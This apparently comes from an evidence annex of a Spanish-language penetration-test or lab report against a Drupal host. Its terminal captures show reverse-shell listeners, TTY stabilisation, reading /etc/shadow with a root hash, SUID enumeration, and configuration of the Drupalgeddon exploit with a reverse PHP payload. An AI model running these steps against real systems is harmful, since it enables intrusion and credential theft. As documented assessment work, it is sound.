
Acción y resultado observado: Metasploit abre la sesión 11 el 2026-10-03 a las 16:04:01 -0500. Se observa preparación de una conexión a 192.168.18.129:4445 mediante FIFO /tmp/f. Es una sesión distinta de la sesión 4 de [EV-JACD-003](#).

Relevancia: Complementa PT-001 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: 54dd08ddb0039e336fd412729bd7067a8c15fed6e2b32407979bbd0b43b7ad50

Figura 52 | EV-JACD-025 · Listener y shell sin TTY



```
[parrot@parrot]-[~/parcial]
$ nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 192.168.18.130 47475
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: nc -lvnp 4445 recibe conexión de 192.168.18.130; id muestra uid=33(www-data). La advertencia indica ausencia de TTY y control de trabajos.

Relevancia: Complementa PT-001 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: c61e526e891c1d89f78301618c7426788707da2fb117780f89176849ca9c9090

Figura 53 | EV-JACD-026 · Estabilización de la shell

```
[parrot@parrot]--[~/parcial]
$nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 192.168.18.130 47475
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ clear
clear
TERM environment variable not set.
www-data@DC-1:/var/www$ export TERM=xterm
export SHELL=/bin/basheexport TERM=xterm
www-data@DC-1:/var/www$ ^Z
[1]+  Detenido                  nc -lvnp 4445
[x]--[parrot@parrot]--[~/parcial]
$stty raw -echo; fg
nc -lvnp 4445

www-data@DC-1:/var/www$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: Se observa pty.spawn, error inicial de TERM no definido, exports y stty raw -echo; fg. El prompt vuelve a www-data@DC-1. Mejora interacción, no eleva privilegios.

Relevancia: Complementa PT-001 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: 7b063e3932e0877edad77b9765956f28cf110e7de4941223faa737ec72c0778a

Figura 54 | EV-JACD-027 · Lectura de archivo shadow

```
rootbash-4.2# head -5 /etc/shadow
root:$6$rhe3rFqk$NwHwzJ4H7ab0F0M67.Avw13j8c05rDVPqTivWg8k3yWe99pLvz/96.K7IqPlbBCmzpokVmn13ZhVyQGrQ4phd/:17955:0:99999:7:::
daemon:!:17946:0:99999:7:::
bin:!:17946:0:99999:7:::
sys:!:17946:0:99999:7:::
sync:!:17946:0:99999:7:::
rootbash-4.2#
```


Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: head -5 /etc/shadow muestra registros y material de hash desde prompt rootbash. Acredita acceso a un archivo sensible; no es el origen del hash Drupal de PT-003.

Relevancia: Complementa PT-002 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-002; interpretar junto con los límites de esa ficha.

SHA-256: ae4ce27562e1221576a541e333d7929b2a16c5f2c7f27d3fb3ddfb9e3ce04fad

Figura 55 | EV-JACD-028 · Inventario SUID desde sesión privilegiada

The image shows a terminal window with a dark background and green text. The window has a menu bar at the top with options: Archivo, Editar, Ver, Marcadores, Complementos, Preferencias, Ayuda. Below the menu bar, there are two tabs: 'parcial: ruby' and 'parcial: nc'. The terminal content shows a rootbash-4.2 prompt followed by the command 'find / -perm -4000 -type f 2>/dev/null'. The output lists various files with SUID permissions, including /bin/mount, /bin/ping, /bin/su, /bin/ping6, /bin/umount, /tmp/rootbash, /usr/bin/at, /usr/bin/chsh, /usr/bin/passwd, /usr/bin/newgrp, /usr/bin/chfn, /usr/bin/gpasswd, /usr/bin/procmail, /usr/bin/find, /usr/sbin/exim4, /usr/lib/pt_chown, /usr/lib/openssh/ssh-keysign, /usr/lib/eject/dmccrypt-get-device, /usr/lib/dbus-1.0/dbus-daemon-launch-helper, and /sbin/mount.nfs. The prompt returns to rootbash-4.2#.

```
rootbash-4.2# find / -perm -4000 -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/tmp/rootbash
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
rootbash-4.2#
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.


Acción y resultado observado: find / -perm -4000 -type f enumera ejecutables, incluidos /usr/bin/find y /tmp/rootbash. El prompt ya es rootbash: esta captura no acredita inventario previo al escalamiento.

Relevancia: Complementa PT-002 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-002; interpretar junto con los límites de esa ficha.

SHA-256: 3fe111c83124edc6434032367a59b53d114cc931121e0261d46e84b0f1443276

Figura 56 | EV-JACD-029 · Intento de enumeración sudo

A screenshot of a terminal window with a dark background and green text. The window has a menu bar at the top with options: Archivo, Editar, Ver, Marcadores, Complementos, Preferencias, and Ayuda. Below the menu bar, there are two tabs: 'parcial : ruby' and 'parcial : nc'. The terminal content shows a user prompt 'www-data@DC-1:/var/www\$' followed by the command 'sudo -l'. The output is 'bash: sudo: command not found', and the prompt returns to 'www-data@DC-1:/var/www\$'.

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: sudo -l devuelve bash: sudo: command not found. Acredita el fallo en esa sesión; no demuestra inexistencia de otras vías de escalamiento.

Relevancia: Complementa PT-002 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-002; interpretar junto con los límites de esa ficha.

SHA-256: fa2cd828d9c7bb1a433a13eaa3212086bc888e32549a174a93f7e713244ca3de

Figura 57 | EV-JACD-030 · Investigación de módulos Drupal

```
parcial: bash — Konsole
[parrot@parrot] [~/parcial]
$ msfconsole -q -x "search drupal; exit"

Matching Modules
=====
#  Full Name                                     Disclosure Date  Rank    Check  Name
-  -
0  exploit/unix/webapp/drupal_coder_exec         2016-07-13      excellent Yes     Drupal CODER Module Remote Command Execution
1  auxiliary/scanner/http/drupal_pgsql_entityquery_sql  2026-05-20      normal  Yes     Drupal Core PostgreSQL EntityQuery SQL Injection
2  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28      excellent Yes     Drupal Drupalgeddon 2 Forms API Property Injection
3  \ target: Automatic (PHP In-Memory)           .               .       .       .
4  \ target: Automatic (PHP Dropper)             .               .       .       .
5  \ target: Automatic (Unix In-Memory)          .               .       .       .
6  \ target: Automatic (Linux Dropper)           .               .       .       .
7  \ target: Drupal 7.x (PHP In-Memory)          .               .       .       .
8  \ target: Drupal 7.x (PHP Dropper)            .               .       .       .
9  \ target: Drupal 7.x (Unix In-Memory)         .               .       .       .
10 \ target: Drupal 7.x (Linux Dropper)          .               .       .       .
11 \ target: Drupal 8.x (PHP In-Memory)          .               .       .       .
12 \ target: Drupal 8.x (PHP Dropper)            .               .       .       .
13 \ target: Drupal 8.x (Unix In-Memory)         .               .       .       .
14 \ target: Drupal 8.x (Linux Dropper)          .               .       .       .
15 \ AKA: SA-CORE-2018-002                       .               .       .       .
16 \ AKA: Drupalgeddon 2                         .               .       .       .
17 exploit/multi/http/drupal_drupageddon        2014-10-15      excellent No      Drupal HTTP Parameter Key/Value SQL Injection
18 \ target: Drupal 7.0 - 7.31 (form-cache PHP injection method) .               .       .       .
19 \ target: Drupal 7.0 - 7.31 (user-post PHP injection method) .               .       .       .
20 auxiliary/gather/drupal_openid_xxe          2012-10-17      normal  Yes     Drupal OpenID External Entity Injection
21 exploit/unix/webapp/drupal_restws_exec       2016-07-13      excellent Yes     Drupal RESTWS Module Remote PHP Code Execution
22 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20      normal  Yes     Drupal RESTful Web Services unserialize() RCE
23 \ target: PHP In-Memory                       .               .       .       .
24 \ target: Unix In-Memory                      .               .       .       .
25 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02      normal  Yes     Drupal Views Module Users Enumeration
26 exploit/unix/webapp/php_xmlrpc_eval         2005-06-29      excellent Yes     PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 26, use 26 or use exploit/unix/webapp/php_xmlrpc_eval
[parrot@parrot] [~/parcial]
$
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: Búsqueda de Drupal en msfconsole muestra módulos candidatos, incluido drupal_drupageddon. Un resultado de búsqueda no confirma aplicabilidad.

Relevancia: Complementa PT-001 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: c543fda07ea81a75ad1e53cb7647932d8d096534584ea3eae62d44d9c7a9120a

Figura 58 | EV-JACD-031 · Búsqueda Searchsploit Drupal

```

[parrot@parrot]~[~/parcial]
$searchsploit drupal 7.0

-----
Exploit Title                                                                 | Path
-----|-----
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)           | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)            | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1) | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2) | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)    | php/webapps/35150.php
Drupal < 7.34 - Denial of Service                                           | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)    | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)    | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC) | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit) | php/webapps/44448.py
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit) | php/webapps/44448.py
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC) | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit) | php/webapps/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit) | php/webapps/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution              | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                         | php/webapps/46459.py

-----
Shellcodes: No Results
[parrot@parrot]~[~/parcial]
$

```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: searchsploit drupal 7.0 devuelve candidatos SQLi y otros resultados de distintas versiones. La selección necesita correlación con el objetivo y PoC propia.

Relevancia: Complementa PT-001 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: 42f2138288a8b1fd7b2913cb685f831d26b3ab99a58fc97199131ca3a47d7fd9

Figura 59 | EV-JACD-032 · Versión visible de Metasploit del recorrido web

```

[parrot@parrot]--[~/parcial]
$msfconsole
Metasploit tip: View advanced module options with advanced

      .;lx00KXXXXK00xl:.
      ,o0WMMMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMWNMMNMMMMMX,
      lwMMMMMMMMMMXd:..      ..;dKMMMMMMMMMMMo
      xMMMMMMMMMMWd.          .oNMMMMMMMMMMk
      oMMMMMMMMMMx.          dMMMMMMMMMMx
      .WMMMMMMMMM:          :MMMMMMMMMM,
      xMMMMMMMMMo          lMMMMMMMMMO
      NMMMMMMMMW          ,ccccc0MMMMMMMMMMWlccccc;
      MMMMMMMMMX          ;KMMMMMMMMMMMMMMMMMX:
      NMMMMMMMMW.          ;KMMMMMMMMMMMMMMMMX:
      xMMMMMMMMMd          ,0MMMMMMMMMMK;
      .WMMMMMMMMMc          'OMMMMMMM0,
      lMMMMMMMMMk.          .kMMO'
      dMMMMMMMMMMWd'          ..
      cWMMMMMMMMMMMNxc'.          #####
      .0MMMMMMMMMMMMMMWc          #+# #+#
      ;0MMMMMMMMMMMMMMo.          +: +
      .dNMMMMMMMMMMMMMo          +#++:++#+
      'o0WMMMMMMMMMo          ++
      .,cdk00K;          :+: :+:
          ::::++:

Metasploit

      =[ metasploit v6.5.3-dev ]
+ -- --=[ 2,684 exploits - 1,352 auxiliary - 2,604 payloads ]
+ -- --=[ 436 post - 57 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[msf](Jobs:0 Agents:0) >>

```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.


Acción y resultado observado: La consola muestra Metasploit v6.5.3-dev. Esto completa la versión visible del framework; no aporta hash ni revisión exacta del módulo instalado.

Relevancia: Complementa PT-001 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: 44ce1f7ee4dbaba309c1fb5ac4d20a3afdda23c27eaa4b6ba6805e792b282c81

Figura 60 | EV-JACD-033 · Configuración explícita del módulo



```
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> set RHOSTS 192.168.18.130
RHOSTS => 192.168.18.130
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> set LHOST 192.168.18.129
LHOST => 192.168.18.129
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> set LPORT 4444
LPORT => 4444
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >>
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

